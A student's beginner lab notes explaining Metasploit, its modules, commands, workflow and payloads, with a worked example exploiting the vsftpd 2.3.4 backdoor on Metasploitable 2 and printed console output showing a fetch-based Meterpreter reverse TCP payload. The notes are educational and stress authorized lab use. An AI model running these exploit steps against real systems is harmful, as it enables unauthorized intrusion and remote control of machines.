METASPLOIT BASICS

A Beginner's Guide in My Own Words

Cybersecurity and Digital Forensics | Lab Notes

1. Introduction

- In this document I am explaining Metasploit the way I understood it while learning. I am not trying to use heavy words.
- I want a **beginne**r (because I am a beginner too) to read this and get the basic idea of what the tool is, how it is arranged, and how it is used in a safe lab.
- Everything written here is meant for **authorized and legal testing only**. I only practice on my own lab machines, and I keep that as a rule.

2. What is Metasploit?

- **Metasploit** is a free, open-source penetration testing framework. Simply put, it is a big toolbox that keeps ready-made modules for testing known vulnerabilities. Instead of writing every exploit from scratch, I can search for a module, set a few options, and run it against a machine that I am allowed to test.
- The main way to use it is **msfconsole**, which is the command line interface.
- There is also a paid version called Metasploit Pro, but as a student I mostly work with the free Framework edition.
- One thing I understood early is that Metasploit does not "hack by itself". It only automates known things. If I do not understand the vulnerability behind the exploit, I am just typing commands.
- So theory first, tool second.

3. Why Do People Use It?

- **Testing vulnerabilities:** to check whether a known weakness in a system is actually exploitable.
- **Learning:** it is one of the best ways to see how exploitation works step by step.
- **Reporting:** it helps show proof that a vulnerability is real, not just a scanner warning.
- **Post-exploitation:** after getting access, it gives tools to explore the system in a controlled way.

4. How Metasploit Is Arranged

- Metasploit is divided into different types of modules. When I first saw the list it looked confusing, so I made this small table for myself.

Module Type	What it does (in my words)
Exploits	The code that takes advantage of a specific vulnerability in a target.
Payloads	What runs on the target after the exploit works, for example a shell or a Meterpreter session.
Auxiliary	Helper modules that do not give access directly. Scanners, fuzzers and login checkers come here.
Post	Modules used after I already have a session, for gathering information from the system.
Encoders	They change the shape of the payload so it fits or avoids simple filters.
NOPs	Small filler instructions used to keep payload code stable in memory.

5. Basic Commands I Should Know

- These are the commands I use again and again inside msfconsole. If I remember these, I can move around the tool comfortably.

Command	Purpose
msfconsole	Starts the Metasploit console.
search <keyword>	Looks for modules related to a service, CVE or software name.
use <module>	Selects the module I want to work with.
info	Shows details about the selected module.
show options	Lists the settings the module needs.
set <option> <value>	Sets an option, for example RHOSTS.
setg <option> <value>	Sets an option globally for all modules.
run / exploit	Executes the module.
sessions	Shows the sessions that are open.
back	Leaves the current module.

- Two options come up almost every time.
- **RHOSTS** is the remote target IP address, and **LHOST** is my own machine's IP address, which is where a reverse connection comes back to.

6. The Usual Workflow

The way I remember the flow is by following the same steps every time:

1. **Recon:** find out what is running on the target, like open ports and service versions.
2. **Search:** look for a module that matches the service and version I found.
3. **Select:** load it with the use command.
4. **Configure:** check show options and set RHOSTS, and LHOST if needed.
5. **Payload:** choose a payload that suits the target.
6. **Run:** execute the module and see if a session opens.
7. **Post-exploitation:** explore only what is in the scope of my lab, then document everything.

7. Understanding Payloads

Payloads confused me the most in the beginning, so I want to explain them simply.

7.1 Singles, Stagers and Stages

- **Single (inline):** a complete payload in one piece. It does its job on its own.
- **Stager:** a very small piece that first makes the connection between my machine and the target.
- **Stage:** the bigger part that the stager downloads after the connection is made.

The reason for this split is that some exploits have very limited space, so a small stager goes first and then it pulls the rest.

7.2 What is Meterpreter?

Meterpreter is an advanced payload that gives an interactive session on the target. It runs in memory, so it does not need to write a normal file on disk. From it I can do things like check system information, browse files, and use post modules. It is powerful, which is exactly why it must be used only in a lab or with written permission.

7.3 Reverse vs Bind

In a **reverse** payload the target connects back to me. In a **bind** payload the target opens a port and I connect to it. Reverse is more common because it usually gets through firewalls more easily.

8. A Simple Lab Example

For practice I use a deliberately vulnerable machine like **Metasploitable 2** inside an isolated virtual network, never on the internet. A classic beginner example is the vsftpd 2.3.4 backdoor. The steps look like this:

```
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
show options
set RHOSTS <lab-target-ip>
run
```

This example is good for learning because it shows the whole flow: recon, search, select, configure and run. The important part is that I understand **why** it works. That version of the FTP service shipped with a backdoor, so the module simply triggers it.

Setup rules I follow: use host-only or internal networking in VirtualBox or VMware, take a snapshot before testing, and never connect the vulnerable machine to a real network.

9. Ethics and Legal Note

This is the most important section for me. Using Metasploit on a system without permission is illegal, even if my intention is only to "test". So I follow these rules:

- Test only systems that I own or where I have **written permission**.
- Stay inside the agreed **scope**.
- Do not damage data or disturb services.
- Keep clear notes and report findings responsibly.

10. Key Takeaways

- Metasploit is a framework that organizes exploits, payloads and helper modules in one place.
- Learn the workflow first: recon, search, select, configure, run, document.
- Understand the vulnerability, not just the command.
- Practice only in an isolated lab with machines like Metasploitable.
- Always think about defense too, because that is what makes a good security professional.

11. Further Learning

- Official Metasploit documentation and Metasploit Unleashed. (https://docs.metasploit.com/)
- Practice rooms on TryHackMe and Hack The Box. (https://tryhackme.com/module/metasploit)
- Metasploitable 2 and 3 for local lab practice. (https://sourceforge.net/projects/metasploitable/)

PRACTICAL (Lab Example)



STEP 2:

```
msf > search vsftpd

Matching Modules
================

   #  Full Name                              Disclosure Date  Rank       Check  Name
   -  ---------                              ---------------  ----       -----  ----
   0  auxiliary/dos/ftp/vsftpd_232           2011-02-03       normal     Yes    VSFTPD 2.3.2 and Earlier S
TAT Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor   2011-07-03       excellent  Yes    VSFTPD 2.3.4 Backdoor Comm
and Execution
```

STEP 3:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                      tasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   EXTENSIONS                       no        Comma-separate list of extensions to load
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP,
                                               TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using ano
                                              nymous handles, requires Linux ≥3.17 (for Python variant
                                              also Python ≥3.8, tested shells are sh, bash, zsh) (Accep
                                              ted: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST                            yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port



   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FETCH_PIPE   false            yes       Host both the binary payload and the command so it can be pip
                                           ed directly to the shell.


   When FETCH_FILELESS is none:

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   FETCH_FILENAME    kXaOcjeyVqEp     no        Name to use on remote system when storing payload; ca
                                                nnot contain spaces or slashes
   FETCH_WRITABLE_DIR  ./             yes       Remote writable dir to store payload; cannot contain
                                                spaces
```

STEP 4:



- Hence here, we get the meterpreter session.